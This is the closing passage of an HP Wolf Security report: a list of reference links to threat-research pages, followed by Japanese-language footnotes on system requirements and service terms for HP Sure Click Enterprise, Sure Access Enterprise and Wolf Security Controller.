[23] https://www.shadowserver.org/news/qakbot-historical-bot-infections-special-report/
[24] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding
[25] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence
[26] https://enterprisesecurity.hp.com/s/
[27] https://github.com/hpthreatresearch/
[28] https://threatresearch.ext.hp.com/blog

LEARN MORE AT HP.COM

HP WOLF SECURITY

a. HP Wolf Enterprise Securityはオプションサービスで、HP Sure Click EnterpriseやHP Sure Access Enterpriseなどが該当します。HP Sure Click Enterpriseは、Windows 10が必要で、Microsoft Internet Explorer、Google Chrome、ChromiumまたはFirefoxに対応しています。Microsoft OfficeまたはAdobe Acrobatがインストールされている場合、サポートされている文書には、Microsoft Office（Word、Excel、PowerPoint）およびPDFファイルが含まれます。HPSure Access Enterpriseには、Windows 10 ProまたはEnterpriseが必要です。HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

b. HP Wolf Security Controllerは、HP Sure Click EnterpriseまたはHP Sure Access Enterpriseが必要です。HP Wolf Security Controllerは、デバイスやアプリケーションに関する重要なデータを提供する管理・分析プラットフォームで、スタンドアロンサービスとしては販売していません。HP Wolf Security Controllerは、厳格なGDPRプライバシー規制に従っており、情報セキュリティに関してISO27001、ISO27017、SOC2 Type2の認証を受けています。HPクラウドへの接続が可能なインターネットアクセスが必要です。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

c. HP SecurityはHP Wolf Securityになりました。セキュリティ機能はプラットフォームによって異なりますので、詳細は製品データシートをご覧ください。

HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件にによる影響を一切受けません。